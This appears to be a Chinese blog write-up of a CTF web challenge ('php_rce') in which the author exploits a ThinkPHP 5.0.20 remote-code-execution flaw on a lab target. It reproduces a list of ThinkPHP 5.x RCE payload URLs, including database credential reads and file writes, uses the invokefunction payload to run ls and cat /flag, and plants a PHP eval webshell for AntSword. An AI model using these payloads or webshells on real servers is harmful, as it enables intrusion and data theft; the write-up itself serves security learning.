i春秋之php_rce

原创

金 帛 于 2022-02-18 23:07:13 发布 540 收藏
分类专栏： 攻防世界之WEB 文章标签： php web安全

打开连接


立马拿到思路，应该是利用ThinkPHP框架的漏洞拿到flag

在此之前应该先确定框架的准确版本号

知道框架版本是V5了，在网上搜索一下ThinkPHP V5

这里推荐在GitHub社区搜

> GitHub中文社区 (githubs.cn)


Why GitHub?
Team
Enterprise
Explore
Marketplace
Pricing
ThinkPHP V5
Sign in
Sign up
Repositories 22
Code
Commits 98
Issues 68
Discussions 0
Packages 0
Marketplace 0
Topics 0
Wikis 6
Users 0
Languages
PHP 9
HTML 5
Python 2
JavaScript 1
Advanced search
Cheat sheet
22 repository results
Sort: Best match
SkyBlueEternal/thinkphp-RCE-POC-Collection
thinkphp v5.x 远程代码执行漏洞-POC集合
877 Updated on 15 Jan 2019
oneoy/thinkphp-RCE-POC
thinkphp v5.x 远程代码执行漏洞-POC集合
15 Updated on 6 Aug 2019
mntn0x/thinkphpV5-rce
ThinkPHP V5.* rce漏洞检测脚本
6 Python GPL-3.0 license Updated on 29 Apr 2019
sakuradied/ThinkPHP_rce_EXP
用Python3编写的ThinkPHP V5.0.20_rec 漏洞检测工具
1 Python Updated on 6 Mar 2020
ZhangBarry825/thinkphp5-master
ThinkPHP V5
PHP Updated on 3 Aug 2018
CSDN @金 帛

选中第一个，进去瞧瞧

README.md

No pac

thinkphp 5.0.22

1、http://192.168.1.1/thinkphp/public/?s=.|think\config/get&name=database.username
2、http://192.168.1.1/thinkphp/public/?s=.|think\config/get&name=database.password
3、http://url/to/thinkphp_5.0.22/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
4、http://url/to/thinkphp_5.0.22/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1

thinkphp 5

5、http://127.0.0.1/tp5/public/?s=index/\think\View/display&content=%22%3C?%3E%3C?php%20phpinfo();?%3E&data=1

thinkphp 5.0.21

6、http://localhost/thinkphp_5.0.21/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
7、http://localhost/thinkphp_5.0.21/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1

thinkphp 5.1.*

8、http://url/to/thinkphp5.1.29/?s=index/\think\Request/input&filter=phpinfo&data=1
9、http://url/to/thinkphp5.1.29/?s=index/\think\Request/input&filter=system&data=cmd
10、http://url/to/thinkphp5.1.29/?s=index/\think\template\driver\file/write&cacheFile=shell.php&content=%3C?php%20phpinfo();?%3E
11、http://url/to/thinkphp5.1.29/?s=index/\think\view\driver\Php/display&content=%3C?php%20phpinfo();?%3E
12、http://url/to/thinkphp5.1.29/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
13、http://url/to/thinkphp5.1.29/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cmd
14、http://url/to/thinkphp5.1.29/?

...tion&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1

Capp/invokefunction&function=call_user_f...

这里列出了一堆漏洞，关于payload的构造

先随便试试某一条看看，试试5版本的

页面错误！请稍后再试～

ThinkPHP V5.0.20 { 十年磨一剑-为API开发设计的高性能框架 }

直接报错了，还提示了版本号，那就好办了

thinkphp 5.0.21

6、http://localhost/thinkphp_5.0.21/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id


7、http://localhost/thinkphp_5.0.21/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1

这里先试一下5.0.21的命令执行漏洞system

```
URL?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
```

id为想要执行的命令，也就是system('ls')，先执行ls看一下目录文件有啥

```
URL?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=ls
```



favicon.ico index.php robots.txt router.php static static

发现了当前目录的一些文件，好像也没放flag的地方,向上一级看看,在当前URL后面加上 ../


```
URL?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=ls ../
```

LICENSE.txt README.md application build.php composer.json composer.lock composer.phar extend html public runtime think thinkphp vendor vendor

好像也没有，还是直接看看根目录吧

命令 ls /


```
URL?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=ls /
```



bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var var

找到flag的文件了，用命令cat进去看看

```
URL?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cat /flag
```



flag{thinkphp5_rce} flag{thinkphp5_rce}

发现flag

当然还可以通过另一种方法，就是上传一句话木马，再用蚁剑或者是菜刀连接，一个个文件打开看看

让系统执行命令

```
echo '<?php @eval($_POST["x"]); ?>' >x.php
```

意思是在x.php的文件（不存在就创建）里输出<?php @eval($_POST["x"]); ?>这句话

参考


echo命令 – 输出字符串或提取Shell变量的值 – Linux命令大全(手册) (linuxcool.com)

文件上传漏洞(一句话木马)-学习笔记_小龙在线-CSDN博客_一句话木马上传

所以构建payload


```
URL?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=echo '<?php @eval($_POST["x"]); ?>' >x.php
```


然后打开蚁剑



点击添加

在里面就能找到放flag的文件啦


AntSword 编辑 窗口 调试
111.200.241.244
目录列表 (20)
/
var
.r
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
文件列表 (22)
新建
上层
刷新
主目录
书签
/
读取
名称
日期
大小
属性
etc 2022-02-18 13:11:18 4 Kb 0755
home 2018-02-23 23:23:00 4 Kb 0755
lib 2018-04-30 20:34:53 4 Kb 0755
lib64 2018-04-26 00:00:00 4 Kb 0755
media 2018-04-26 00:00:00 4 Kb 0755
mnt 2018-04-26 00:00:00 4 Kb 0755
opt 2018-04-26 00:00:00 4 Kb 0755
proc 2022-02-18 13:11:18 0 b 0555
root 2018-12-10 16:33:49 4 Kb 0700
run 2018-04-30 21:04:09 4 Kb 0755
sbin 2018-04-30 21:04:02 4 Kb 0755
srv 2018-04-26 00:00:00 4 Kb 0755
sys 2022-02-14 02:21:55 0 b 0555
tmp 2018-12-10 16:33:49 4 Kb 1777
usr 2018-04-26 00:00:00 4 Kb 0755
var 2018-04-30 21:04:04 4 Kb 0755
.dockerenv 2022-02-18 13:11:18 0 b 0755
flag 2019-07-29 06:58:46 20 b 0644
任务列表
flag
CSDN @金 帛


AntSword 编辑 窗口 调试
111.200.241.244
编辑: /flag
保存
高亮
用此编码打开
1 flag{thinkphp5_rce}
2
CSDN @金 帛